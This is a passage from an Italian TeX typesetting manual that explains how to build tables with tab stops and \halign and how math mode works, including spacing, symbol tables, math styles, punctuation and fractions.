\+ \strut \hfil Colore  & \hfil Cifra   & \hfil Cifra   & \cr
\hrule
\+ \strut nero          & \hfill 0      & \hfil zero    & \cr
\+ \strut marrone       & \hfill 1      & \hfil uno     & \cr
\+ \strut \bf rosso     & \hfill 2      & \hfil due     & \cr
\+ \strut arancio       & \hfill 3      & \hfil tre     & \cr
\hrule
}
```

Tuttavia, come si vede sotto, in questo modo il testo che precede la tabella si trova a toccare la tabella stessa:

Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

Per rimediare basta aggiungere un piccolo spazio verticale, per esempio con l'istruzione '**`\vskip`**', prima della tabella.

Volendo arrivare a centrare la tabella, si può inserire la scatola verticale nella macro '**`\line`**', come nell'esempio seguente:

```
Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.\par
\vskip 1 em
\line{\hfil\vbox{
\settabs
\+ MMMMMMMMMMMM         & MMMMM         & MMMMMMM       & \cr
\hrule
\+ \strut \hfil Colore  & \hfil Cifra   & \hfil Cifra   & \cr
\hrule
\+ \strut nero          & \hfill 0      & \hfil zero    & \cr
\+ \strut marrone       & \hfill 1      & \hfil uno     & \cr
\+ \strut \bf rosso     & \hfill 2      & \hfil due     & \cr
\+ \strut arancio       & \hfill 3      & \hfil tre     & \cr
```

```
\hrule
}\hfil}
```

Si osservi l'uso dell'istruzione '**\vskip**' per ottenere una piccola distanza tra il testo e la tabella, come già descritto in precedenza:

Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

234.2 Tabelle più complesse

Attraverso l'istruzione '**\halign**' è possibile definire delle tabelle un po' più complesse rispetto al sistema di stop di tabulazione già presentato nella sezione precedente. L'istruzione in questione viene utilizzata sinteticamente nel modo seguente:

```
\halign{modello_delle_righe
riga
...
}
```

In particolare, il modello delle righe utilizza il simbolo '#' per fare riferimento al contenuto delle celle, mentre le righe hanno la forma consueta, con la differenza che manca il simbolo di controllo '**\+**' iniziale. L'esempio seguente è molto simile all'ultima tabella realizzata con l'uso degli stop di tabulazione, con tanto di centratura orizzontale:

```
Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla.\par
\vskip 1 em
\line{\hfil\vbox{
\halign{
\strut #        & \hfil # & \hfil # \hfil \cr
\noalign{\hrule}
Colore          & Cifra & Cifra \cr
\noalign{\hrule}
nero            & 0     & zero  \cr
marrone         & 1     & uno   \cr
\bf rosso       & 2     & due   \cr
arancio         & 3     & tre   \cr
\noalign{\hrule}
}
}\hfil}
```

La prima cosa che si deve osservare è il fatto che '**\strut**' viene usato solo nella dichiarazione del modello delle righe; ciò è sufficiente perché sia inserito automaticamente all'inizio di tutte le righe della tabella. Si può osservare anche che non è necessario definire la larghezza delle colonne nel modello, perché questa viene determinata automaticamente in base al contenuto delle righe stesse. Infine, l'ultima colonna della tabella non si comporta diversamente dalle altre, pertanto non è più necessario il trucco della colonna finale vuota.

Paragrafo di esempio, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Colore	Cifra	Cifra
nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre

A differenza delle tabelle realizzate per mezzo della tabulazione, quando si vuole inserire una linea orizzontale con l'istruzione '**`\hrule`**', occorre inserirla nell'istruzione '**`\noalign`**'. In pratica, con '**`\noalign`**' si può inserire qualcosa che riguarda tutta la riga, senza suddivisione in colonne; tuttavia, è meglio evitare di inserire testo normale, perché in tal caso verrebbe perso l'effetto dell'allineamento orizzontale introdotto con '**`\line`**' e '**`\vbox`**'.

È importante comprendere che ciò che si inserisce nel modello iniziale delle righe, viene inserito nello stesso modo all'interno delle righe. Si osservi la variante seguente:

```
\line{\hfil\vbox{
\halign{
\strut \quad \bf #      & \hfil #              & \hfil (#) \hfil \cr
\noalign{\hrule}
Colore                  & \bf Cifra \hfil      & \bf Cifra     \cr
\noalign{\hrule}
nero                    & 0                    & zero          \cr
marrone                 & 1                    & uno           \cr
rosso                   & 2                    & due           \cr
arancio                 & 3                    & tre           \cr
\noalign{\hrule}
}
}\hfil}
```

Per prima cosa, è stato aggiunto un piccolo spazio orizzontale, di un quadratone, nella prima cella, attraverso la macro '**`\quad`**'; in tal modo si evita che la prima colonna inizi esattamente sul bordo sinistro, per motivi estetici. Inoltre, si fa in modo che tutta la prima colonna appaia in neretto, senza dover intervenire in ogni cella. Nel modello dell'ultima colonna, si racchiude il riferimento alle celle tra parentesi tonde, solo a scopo dimostrativo (infatti il risultato che si ottiene non è perfetto esteticamente). Dal momento che si vuole la riga di intestazione tutta in neretto, si interviene singolarmente nella seconda e nella terza cella di questa riga; in particolare, la parola «Cifra» della seconda colonna, viene centrata, aggiungendo un '**`\hfil`**' finale, che contrasta e bilancia quanto dichiarato nel modello corrispondente.

Colore	**Cifra**	(**Cifra**)
nero	0	(zero)
marrone	1	(uno)
rosso	2	(due)
arancio	3	(tre)

Dal momento che tutto ciò che si inserisce nella riga del modello viene inserito anche nelle righe della tabella, per ottenere delle linee verticali si possono inserire delle istruzioni '**`\vrule`**':

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                   & \bf Cifra \hfil & \bf Cifra                    \cr
\noalign{\hrule}
```

```
nero                    & 0             & zero                          \cr
marrone                 & 1             & uno                           \cr
rosso                   & 2             & due                           \cr
arancio                 & 3             & tre                           \cr
\noalign{\hrule}
}
}\hfil}
```

In questo caso il risultato estetico non è ancora perfetto, ma ormai dovrebbe essere chiaro come si può intervenire nel modello delle righe.

Colore	**Cifra**	(**Cifra**)
nero	0	(zero)
marrone	1	(uno)
rosso	2	(due)
arancio	3	(tre)

Esiste la possibilità di unire assieme più celle nella stessa riga, attraverso l'uso della macro '**`\multispan{`*n*`}`**', dove *n* rappresenta la quantità di colonne da unire. Tuttavia, in tal caso non viene preso in considerazione il formato stabilito nella riga di intestazione. Si osservi l'esempio seguente:

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                  & \bf Cifra \hfil & \bf Cifra                   \cr
\noalign{\hrule}
nero                    & 0             & zero                          \cr
marrone                 & 1             & uno                           \cr
\multispan{2} rosso                     & due                           \cr
arancio                 & 3             & tre                           \cr
\noalign{\hrule}
}
}\hfil}
```

Come si vede sotto, il contenuto della cella allargata appare centrato nello spazio che si ritrova ad avere a disposizione, ma ciò è ottenuto con uno spazio leggermente elastico, che può essere contrastato facilmente.

Colore	**Cifra**	(**Cifra**)
nero	0	(zero)
marrone	1	(uno)
rosso		(due)
arancio	3	(tre)

Per sistemare l'allineamento, ripristinare il neretto e la linea verticale alla sinistra, basta intervenire nella cella; in particolare è sufficiente uno spazio con una piccola elasticità per contrastare l'allineamento normale al centro:

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                  & \bf Cifra \hfil & \bf Cifra                   \cr
\noalign{\hrule}
nero                    & 0             & zero                          \cr
marrone                 & 1             & uno                           \cr
```

```
\multispan{2}\vrule\quad\bf rosso scuro \hfil    & due                     \cr
arancio                 & 3               & tre                          \cr
\noalign{\hrule}
}
}\hfil}
```

Colore	Cifra	(Cifra)
nero	0	(zero)
marrone	1	(uno)
rosso scuro		(due)
arancio	3	(tre)

Per evitare che in una cella venga inserito tutto ciò che appare nel modello delle righe, basta usare l'istruzione '**`\omit`**'. Si osservi l'esempio, in cui si risolve il problema delle parentesi tonde attorno al titolo dell'ultima colonna:

```
\line{\hfil\vbox{
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                &\bf Cifra\hfil &\omit\vrule\hfil\bf Cifra\hfil\vrule\cr
\noalign{\hrule}
nero                    & 0               & zero                         \cr
marrone                 & 1               & uno                          \cr
rosso                   & 2               & due                          \cr
arancio                 & 3               & tre                          \cr
\noalign{\hrule}
}
}\hfil}
```

Colore	Cifra	Cifra
nero	0	(zero)
marrone	1	(uno)
rosso	2	(due)
arancio	3	(tre)

Prima di concludere l'argomento, occorre fare presente la possibilità che TeX allunghi il testo verticalmente in fase di composizione. Se ciò accade nell'ambito di una tabella nella quale si utilizza '**`\vrule`**' per ottenere delle linee verticali, si rischia di vedere queste linee spezzettate. Per evitare che nell'ambito della tabella TeX possa fare degli allungamenti, si può usare la macro '**`\offinterlineskip`**' dentro la scatola verticale:

```
\line{\hfil\vbox{\offinterlineskip
\halign{
\strut\vrule \quad \bf # & \vrule \hfil #  & \vrule \hfil (#) \hfil \vrule \cr
\noalign{\hrule}
Colore                &\bf Cifra\hfil &\omit\vrule\hfil\bf Cifra\hfil\vrule\cr
\noalign{\hrule}
nero                    & 0               & zero                         \cr
marrone                 & 1               & uno                          \cr
rosso                   & 2               & due                          \cr
arancio                 & 3               & tre                          \cr
\noalign{\hrule}
}
}\hfil}
```

TeX: ambienti matematici

Come già accennato in un altro capitolo, TeX distingue tra due modalità di funzionamento: un contesto normale e un contesto matematico. L'ambiente matematico si introduce e si conclude con il simbolo '**$**' e in tale situazione diventano disponibili delle istruzioni che non si possono utilizzare al di fuori di questo ambito, mentre alcune istruzioni che erano disponibili prima non lo sono più.

In questo capitolo, anche se si fa riferimento soltanto all'ambiente matematico, nelle tabelle riassuntive che verranno mostrate a proposito di sequenze di controllo che possono essere usate solo nell'ambiente matematico, queste sequenze di controllo verranno delimitate sempre tra una coppia di '**$**', solo per evidenziare il contesto del loro utilizzo.

235.1 Due situazioni differenti

Esistono due modi di mostrare un'informazione matematica: all'interno di testo normale, oppure in un blocco a parte. Quando si inserisce l'informazione dentro del testo normale, si delimita l'ambiente matematico tra due simboli '**$**', per esempio nel modo seguente:

```
Se $R$ \'e il ritardo di ogni singola consegna, $T$
\'e il tempo a disposizione per la consegna, $I$ \'e il valore
della merce, il ritardo medio si esprime come
${\sum {R \over T} \cdot I}\over{\sum I}$.
```

In tal caso, come si vede dal risultato della composizione, il testo ne risente, in particolare per lo spazio tra le righe che può essere aumentato.

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime come ${\sum {R \over T} \cdot I}\over{\sum I}$.

In alternativa, le formule possono essere messe in un blocco separato, come nell'esempio seguente:

```
Se $R$ \'e il ritardo di ogni singola consegna, $T$ \'e il tempo a
disposizione per la consegna, $I$ \'e il valore della merce, il ritardo
medio si esprime secondo la formula seguente:\par
$${\sum {R \over T} \cdot I}\over{\sum I}$$
```

L'effetto è quello di ottenerle al centro della giustezza, con una spaziatura verticale adeguata rispetto al testo che precede e che segue.

Se R è il ritardo di ogni singola consegna, T è il tempo a disposizione per la consegna, I è il valore della merce, il ritardo medio si esprime secondo la formula seguente:

$$\frac{\sum \frac{R}{T} \cdot I}{\sum I}$$

Negli esempi è stato mostrato l'uso dell'ambiente matematico anche per delimitare i nomi delle variabili. Ciò permette di mantenere coerenza con la forma mostrata nelle formule.

Ciò che viene delimitato in una coppia di '**$**' o di '**$$**', non può essere suddiviso in «righe» differenti (tranne il caso di forme tabellari particolari, come le matrici o i sistemi di equazioni), come avviene per la composizione del testo normale; inoltre, il sorgente non può contenere righe vuote o bianche. In pratica si tratta di un blocco orizzontale compatto e indivisibile.

235.2 Spazi orizzontali

Si osservi subito l'esempio seguente, in cui si scrive la parola «affittare» all'interno di un ambiente matematico, prima in modo normale, quindi spaziando le lettere:

```
$affittare$\par
$a     f     f     i     t  t  a  r  e$\par
```

Come si può osservare dalla composizione che si ottiene, il risultato è esattamente lo stesso. In pratica non viene più preso in considerazione il legato e gli spazi sono ignorati completamente:

$affittare$
$affittare$

Per inserire degli spazi in un ambiente matematico, l'unico modo è quello di usare sequenze di controllo specifiche, che possano essere accettate anche in questo ambiente. La tabella 235.1 riepiloga le sequenze di controllo che possono essere usate in un ambiente matematico per ottenere degli spazi orizzontali. Alcune di queste sequenze sono valide solo in un ambito matematico, pertanto appaiono circoscritte da una coppia di '**$**', in modo da sottolineare questa loro caratteristica.

Tabella 235.1. Sequenze di controllo per ottenere delle spaziature orizzontali in ambito matematico.

Sequenza	Significato
\qquad	Due quadratoni.
\quad	Un quadratone.
\<*SP*>	Uno spazio «normale».
$\;$	Uno spazio spesso (5/8 di quadratone).
$\>$	Uno spazio medio (2/9 di quadratone).
$\.$	Uno spazio molto sottile (1/6 di quadratone).
$\!$	Uno spazio negativo (-1/6 di quadratone).

Per inserire del testo descrittivo all'interno di un ambiente matematico, lo si può delimitare in una scatola orizzontale, con l'istruzione '**\hbox**'. Si osservi l'esempio:

```
$prima durante e dopo$\par
$prima \hbox{ durante } e dopo$\par
```

In questo caso, si vuole isolare e spaziare la parola «durante» rispetto al resto, mostrandola con caratteri normali.

$primaduranteedopo$
$prima$ durante $edopo$

235.3 Caratteri e simboli

Nell'ambiente matematico, il testo normale viene composto utilizzando un insieme di caratteri differente rispetto a quello normale, in cui anche la forma è particolare, essendo un tipo speciale di corsivo (si ottiene eventualmente con la macro '**\mit**'). Inoltre, sono disponibili dei simboli aggiuntivi, in particolare le lettere greche e altri simboli utili in matematica.

Tra le lettere greche, alcune si ottengono come caratteri dell'insieme normale. Nelle tabelle, quando si vuole sottolineare il fatto che si tratta di lettere scritte utilizzando il carattere tondo normale, si mostra un'istruzione del tipo '**\hbox{\rm** *x***}**', che rappresenta il codice necessario all'inserimento in un ambiente matematico.

Tabella 235.2. Accenti nell'ambiente matematico.

Simbolo	Codice	Annotazioni
$\acute{o}$	$\acute o$	Accento acuto matematico.
$\grave{o}$	$\grave o$	Accento grave matematico.
$\hat{o}$	$\hat o$	Accento circonflesso matematico.
$\ddot{o}$	$\ddot o$	
$\tilde{o}$	$\tilde o$	
$\bar{o}$	$\bar o$	
$\dot{o}$	$\dot o$	
$\breve{o}$	$\breve o$	
$\check{o}$	$\check o$	
$\vec{o}$	$\vec o$	
$\imath$	$\imath$	Da usare per aggiungere un accento.
$\jmath$	$\imath$	Da usare per aggiungere un accento.
$\widehat{abc}$	$\widehat{abc}$	
$\widetilde{abc}$	$\widetilde{abc}$	

Tabella 235.3. Lettere greche.

Simbolo	Codice	Simbolo	Codice	Simbolo	Codice	Nome
α	α			A	\hbox{\rm A}	Alfa
β	β			B	\hbox{\rm B}	Beta
γ	γ			Γ	Γ	Gamma
δ	δ			Δ	Δ	Delta
ϵ	ϵ	ε	ε	E	\hbox{\rm E}	Epsilon
ζ	ζ			Z	\hbox{\rm Z}	Zeta
η	η			H	\hbox{\rm H}	Eta
θ	θ	ϑ	ϑ	Θ	Θ	Theta
ι	ι			I	\hbox{\rm I}	Iota
κ	κ			K	\hbox{\rm K}	Kappa
λ	λ			Λ	Λ	Lambda
μ	μ			M	\hbox{\rm M}	Mu
ν	ν			N	\hbox{\rm N}	Nu
ξ	ξ			Ξ	Ξ	Xi
o	\hbox{\rm o}	o	o	O	\hbox{\rm O}	Omicron
π	π	ϖ	ϖ	Π	Π	Pi
ρ	ρ	ϱ	ϱ	P	\hbox{\rm P}	Rho
σ	σ	ς	ς	Σ	Σ	Sigma
τ	τ			T	\hbox{\rm T}	Tau
υ	υ			Υ	Υ	Upsilon
ϕ	ϕ	φ	φ	Φ	Φ	Phi
χ	χ			X	\hbox{\rm X}	Chi
ψ	ψ			Ψ	Ψ	Psi
ω	ω			Ω	Ω	Omega

Tabella 235.4. Simboli matematici comuni.

<table>
<tr><th>Simbolo</th><th>Codice</th><th>Annotazioni</th></tr>
<tr><td>$\backslash$</td><td>$\backslash$</td><td>Barra obliqua inversa.</td></tr>
<tr><td>$\aleph$</td><td>$\aleph$</td><td></td></tr>
<tr><td>$\hbar$</td><td>$\hbar$</td><td></td></tr>
<tr><td>ℓ</td><td>ℓ</td><td></td></tr>
<tr><td>$\wp$</td><td>$\wp$</td><td></td></tr>
<tr><td>$\Re$</td><td>$\Re$</td><td></td></tr>
<tr><td>$\Im$</td><td>$\Im$</td><td></td></tr>
<tr><td>∂</td><td>∂</td><td>Derivata parziale.</td></tr>
<tr><td>∞</td><td>∞</td><td>Infinito.</td></tr>
<tr><td>$\prime$</td><td>$\prime$</td><td>Primo.</td></tr>
<tr><td>$'$</td><td>$’$</td><td></td></tr>
<tr><td>$\emptyset$</td><td>$\emptyset$</td><td></td></tr>
<tr><td>∇</td><td>∇</td><td></td></tr>
<tr><td>$\top$</td><td>$\top$</td><td></td></tr>
<tr><td>$\bot$</td><td>$\bot$</td><td></td></tr>
<tr><td>$|$</td><td>$|$</td><td></td></tr>
<tr><td>$\vert$</td><td>$\vert$</td><td>Equivalente a $|$.</td></tr>
<tr><td>$\|$</td><td>$\|$</td><td></td></tr>
<tr><td>$\Vert$</td><td>$\vert$</td><td>Equivalente a $\|$.</td></tr>
<tr><td>$\angle$</td><td>$\alngle$</td><td></td></tr>
<tr><td>$\triangle$</td><td>$\triangle$</td><td></td></tr>
<tr><td>$\forall$</td><td>$\forall$</td><td></td></tr>
<tr><td>$\exists$</td><td>$\exists$</td><td></td></tr>
<tr><td>$\neg$</td><td>$\neg$</td><td></td></tr>
<tr><td>$\flat$</td><td>$\flat$</td><td></td></tr>
<tr><td>$\natural$</td><td>$\natural$</td><td></td></tr>
<tr><td>$\sharp$</td><td>$\sharp$</td><td></td></tr>
<tr><td>$\surd$</td><td>$\surd$</td><td>Radice senza la linea superiore.</td></tr>
<tr><td>$\clubsuit$</td><td>$\clubsuit$</td><td>Fiori.</td></tr>
<tr><td>$\diamondsuit$</td><td>$\diamondsuit$</td><td>Quadri.</td></tr>
<tr><td>$\heartsuit$</td><td>$\heartsuit$</td><td>Cuori.</td></tr>
<tr><td>$\spadesuit$</td><td>$\spadesuit$</td><td>Picche.</td></tr>
</table>

Tabella 235.5. Operatori binari comuni.

Simbolo	Codice	Annotazioni
$\pm$	`$\pm$`	Più o meno.
$\mp$	`$\mp$`	Meno o più.
$\cdot$	`$\cdot$`	
$\setminus$	`$\setminus$`	
$+$	`$+$`	Somma.
$-$	`$-$`	Sottrazione.
$\times$	`$\times$`	Moltiplicazione.
$\div$	`$\div$`	Divisione.
	`$\*$`	Moltiplicazione discrezionale.
$\ast$	`$\ast$`	Asterisco.
$\star$	`$\star$`	Stella.
$\diamond$	`$\diamond$`	
$\circ$	`$\circ$`	
$\bullet$	`$\bullet$`	
$\cap$	`$\cap$`	Intersezione.
$\cup$	`$\cup$`	Unione.
$\uplus$	`$\uplus$`	
$\sqcap$	`$\sqcap$`	
$\sqcup$	`$\sqcup$`	
$\triangleleft$	`$\triangleleft$`	
$\triangleright$	`$\triangleright$`	
$\wr$	`$\wr$`	
$\bigcirc$	`$\bigcirc$`	
$\bigtriangleup$	`$\bigtriangleup$`	
$\bigtriangledown$	`$\bigtriangledown$`	
$\vee$	`$\vee$`	
$\lor$	`$\lor$`	OR logico (uguale a `$\vee$`).
$\wedge$	`$\wedge$`	
$\land$	`$\land$`	AND logico (uguale a `$\wedge$`).
$\oplus$	`$\oplus$`	
$\ominus$	`$\ominus$`	
$\otimes$	`$\otimes$`	
$\oslash$	`$\oslash$`	
$\odot$	`$\odot$`	
$\dagger$	`$\dagger$`	
$\ddagger$	`$\ddagger$`	
$\amalg$	`$\amalg$`	

Tabella 235.6. Operatori di relazione.

Simbolo	Codice	Simbolo	Codice
$=$	`$=$`	$\not=$	`$\not =$`
		$\neq$	`$\neq$`
		$\ne$	`$\ne$`
$\equiv$	`$\equiv$`	$\not\equiv$	`$\not \equiv$`
$\sim$	`$\sim$`	$\not\sim$	`$\not \sim$`
$\simeq$	`$\simeq$`	$\not\simeq$	`$\not \simeq$`
$\approx$	`$\approx$`	$\not\approx$	`$\not \approx$`
$\cong$	`$\cong$`	$\not\cong$	`$\not \cong$`
$\asymp$	`$\asymp$`	$\not\asymp$	`$\not \asymp$`
$\bowtie$	`$\bowtie$`		
$\doteq$	`$\doteq$`		
$\parallel$	`$\parallel$`		
$\perp$	`$\perp$`	$\not\perp$	`$\not \perp$`
$<$	`$<$`	$\not<$	`$\not <$`
$\leq$	`$\leq$`	$\not\leq$	`$\not \leq$`
$\le$	`$\le$`	$\not\le$	`$\not \le$`
$>$	`$>$`	$\not>$	`$\not >$`
$\geq$	`$\geq$`	$\not\geq$	`$\not \geq$`
$\ge$	`$\ge$`	$\not\ge$	`$\not \ge$`
$\prec$	`$\prec$`	$\not\prec$	`$\not \prec$`
$\preceq$	`$\preceq$`	$\not\preceq$	`$\not \preceq$`
$\succ$	`$\succ$`	$\not\succ$	`$\not \succ$`
$\succeq$	`$\succeq$`	$\not\succeq$	`$\not \succeq$`
$\ll$	`$\ll$`		
$\gg$	`$\gg$`		
$\subset$	`$\subset$`	$\not\subset$	`$\not \subset$`
$\subseteq$	`$\subseteq$`	$\not\subseteq$	`$\not \subseteq$`
$\supset$	`$\supset$`	$\not\supset$	`$\not \supset$`
$\supseteq$	`$\supseteq$`	$\not\supseteq$	`$\not \supseteq$`
$\sqsubseteq$	`$\sqsubseteq$`	$\not\sqsubseteq$	`$\not \sqsubseteq$`
$\sqsupseteq$	`$\sqsupseteq$`	$\not\sqsupseteq$	`$\not \sqsupseteq$`
$\mid$	`$\mid$`		
$\smile$	`$\smile$`		
$\frown$	`$\frown$`		
$\in$	`$\in$`	$\not\in$	`$\not \in$`
$\ni$	`$\ni$`	$\not\ni$	`$\not \ni$`
$\owns$	`$\owns$`	$\not\owns$	`$\not \owns$`
$\vdash$	`$\vdash$`		
$\dashv$	`$\dashv$`		
$\models$	`$\models$`		
$\propto$	`$\propto$`		

Tabella 235.7. Frecce.

Simbolo	Codice	Simbolo	Codice
$\leftarrow$	`$\leftarrow$`	$\rightarrow$	`$\rightarrow$`
$\gets$	`$\gets$`	$\to$	`$\to$`
$\Leftarrow$	`$\Leftarrow$`	$\Rightarrow$	`$\Rightarrow$`
$\longleftarrow$	`$\longleftarrow$`	$\longrightarrow$	`$\longrightarrow$`
$\Longleftarrow$	`$\Longleftarrow$`	$\Longrightarrow$	`$\Longrightarrow$`
$\hookleftarrow$	`$\hookleftarrow$`	$\hookrightarrow$	`$\hookrightarrow$`
$\leftharpoonup$	`$\leftharpoonup$`	$\rightharpoonup$	`$\rightharpoonup$`
$\leftharpoondown$	`$\leftharpoondown$`	$\rightharpoondown$	`$\rightharpoondown$`
$\rightleftharpoons$	`$\rightleftharpoons$`		
$\iff$	`$\iff$`		
$\mapsto$	`$\mapsto$`		
$\longmapsto$	`$\longmapsto$`		
$\leftrightarrow$	`$\leftrightarrow$`	$\Leftrightarrow$	`$\Leftrightarrow$`
$\longleftrightarrow$	`$\longleftrightarrow$`	$\Longleftrightarrow$	`$\Longleftrightarrow$`
$\uparrow$	`$\uparrow$`	$\downarrow$	`$\downarrow$`
$\Uparrow$	`$\Uparrow$`	$\Downarrow$	`$\Downarrow$`
$\updownarrow$	`$\updownarrow$`	$\Updownarrow$	`$\Updownarrow$`
$\nwarrow$	`$\nwarrow$`	$\nearrow$	`$\nearrow$`
$\swarrow$	`$\swarrow$`	$\searrow$	`$\searrow$`
$\overleftarrow{ab}$	`$\overleftarrow {ab}$`	$\overrightarrow{ab}$	`$\overrightarrow {ab}$`
$\vec{ab}$	`$\vec {ab}$`		

Tabella 235.8. Ellissi.

Simbolo	Codice	Annotazioni
$\cdots$	`$\cdots$`	Ellissi orizzontale al centro.
$\ldots$	`$\ldots$`	Ellissi orizzontale in basso.
$\vdots$	`$\vdots$`	Ellissi verticale.
$\ddots$	`$\ddots$`	Ellissi diagonale.

Tabella 235.9. Altri simboli matematici.

Simbolo	Codice	Annotazioni
$\sum$	`$\sum$`	Sommatoria.
$\prod$	`$\prod$`	
$\coprod$	`$\coprod$`	
$\int$	`$\int$`	Integrale.
$\oint$	`$\oint$`	
$\bigcap$	`$\bigcap$`	Intersezione.
$\bigcup$	`$\bigcup$`	Unione.
$\bigsqcup$	`$\bigsqcup$`	
$\bigvee$	`$\bigvee$`	
$\bigwedge$	`$\bigwedge$`	
$\bigoplus$	`$\bigoplus$`	
$\biguplus$	`$\biguplus$`	
$\bigotimes$	`$\bigotimes$`	
$\bigodot$	`$\bigodot$`	

Eventualmente, è possibile modificare in modo sistematico il tipo di carattere da usare negli ambienti matematici. Si usano per questo due istruzioni alternative:

```
\everymath={macro_alternativa}
```

```
\everydisplay={macro_alternativa}
```

La prima si riferisce agli ambienti matematici inclusi nel testo normale, mentre la seconda riguarda gli ambienti che creano un blocco separato dal testo.

La macro alternativa a cui si fa riferimento può essere quella che definisce il tipo di carattere da usare. Si osservi l'esempio seguente:

```
\everymath={\bf}
\everydisplay={\rm}
la funzione $f(x)$ bla bla bla:
$$y = {{x^2}\over 2}$$
```

Si può vedere nel risultato seguente che nel testo normale si ottiene, mentre nel blocco separato si ha un tondo normale:

la funzione $\mathbf{f}(\mathbf{x})$ bla bla bla:

$$\mathrm{y} = \frac{\mathrm{x}^2}{2}$$

235.4 Dimensione del testo matematico

Il testo matematico, ovvero i simboli che si usano per le espressioni matematiche, viene dimensionato in modo automatico, salvo l'uso diretto di alcune istruzioni apposite. Le istruzioni sono nell'ordine: '**`\displaystyle`**', '**`\textstyle`**', '**`\scriptstyle`**' e '**`\scriptscriptstyle`**'. La prima rappresenta la dimensione più grande, mentre l'ultima genera il carattere più piccolo.

Anche se in condizioni normali non è necessario il controllo diretto della dimensione del testo matematico, è bene conoscere questa possibilità che può rivelarsi utile in presenza di formule particolarmente complesse in cui alcune parti rischiano di diventare troppo piccole per la lettura.

A titolo di esempio viene mostrata una frazione piuttosto articolata, in due modi differenti, anche se le frazioni vengono descritte in un'altra sezione:

```
$$x+{y\over x+{y\over x+{y\over x+{y\over x+{y\over z}}}}}$$\par
$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle
x+{y\over \displaystyle x+{y\over z}}}}}$$\par
```

$$x+{y\over x+{y\over x+{y\over x+{y\over x+{y\over z}}}}}$$

$$x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over \displaystyle x+{y\over z}}}}}$$

Esiste la possibilità di usare '**`\strut`**', anche nell'ambito matematico, ma questo non previene la riduzione della dimensione dei caratteri. Viene mostrato lo stesso esempio in cui si controlla lo spazio verticale disponibile con l'aiuto di '**`\strut`**':

```
\hsize=14cm
$$x+{y\over \strut x+{y\over \strut x+{y\over \strut
x+{y\over \strut x+{y\over z}}}}}$$\par
```

$$x+{y\over \strut x+{y\over \strut x+{y\over \strut x+{y\over \strut x+{y\over z}}}}}$$

235.5 Punteggiatura

Dal momento che nell'ambiente matematico non si tiene conto degli spazi inseriti nel testo, lo spazio attorno ai segni di punteggiatura è gestito automaticamente. Si può osservare l'esempio seguente:

```
$123456.7890$\par
$123456,7890$\par
$123456:7890$\par
$123456;7890$\par
$123456{,}7890$\par
```

Come si può intuire, se si vuole usare la virgola come separatore della parte intera da quella rimanente, occorre delimitarla in un gruppo a sé stante, per evitare che gli sia aggiunto uno spazio superfluo alla sua destra.

123456.7890
$123456,7890$
$123456:7890$
$123456;7890$
$123456{,}7890$

Un discorso particolare va fatto per i due punti, che possono servire per indicare una divisione, oppure un assegnamento. Si osservi l'esempio seguente in cui si riprende un pezzo di quanto già mostrato:

```
$123456:7890$\par
$123456:=7890$\par
$123456\colon 7890$\par
```

In pratica, per ottenere i due punti «normali», a cui segue un po' di spazio, si deve usare l'istruzione '**`\colon`**'.

$123456:7890$
$123456:=7890$
$123456\colon 7890$

235.6 Frazioni e simili

Le frazioni si indicano solitamente in uno dei due modi seguenti:

numeratore / *denominatore*
numeratore `\over` *denominatore*

Il secondo modo è quello più gradevole esteticamente. È importante osservare che l'istruzione '**`\over`**' interviene su tutto il gruppo in cui è contenuta. Si osservino gli esempi seguenti:

- `$${x+y \over z}$$`

$${x+y \over z}$$

- `$${x \over y+z}$$`

$${x \over y+z}$$

- `$${a \over x} + {b \over x} = {a+b \over x}$$`

$${a \over x} + {b \over x} = {a+b \over x}$$

Oltre alle frazioni vere e proprie, ci sono altre situazioni simili:

x `\atop` *y*
x `\choose` *y*
x `\above` *spessore* *y*

Nel primo caso, si ottiene la sovrapposizione di *x* sopra *y*, senza la linea orizzontale tipica di una frazione; nel secondo si ottiene la stessa cosa, ma il tutto viene anche racchiuso tra parentesi; nell'ultimo caso, si ottiene una cosa simile alla frazione, dove si specifica lo spessore della linea di separazione. Seguono alcuni esempi:

- `$${x+y \atop z}$$`

$${x+y \atop z}$$

- `$${x+y \choose z}$$`

$${x+y \choose z}$$

- `$${x+y \above 1mm z}$$`

$${x+y \above 1mm z}$$

Si osservi che anche in questo caso, le istruzioni mostrate spezzano il gruppo in cui sono inserite, pertanto è necessario racchiudere l'espressione tra parentesi graffe.

La dimensione del testo che si trova a essere spezzata con queste istruzioni viene ridotta automaticamente. Se si vuole evitare questo comportamento, si possono usare le istruzioni già descritte per il controllo esplicito della dimensione.

235.7 Apici e pedici

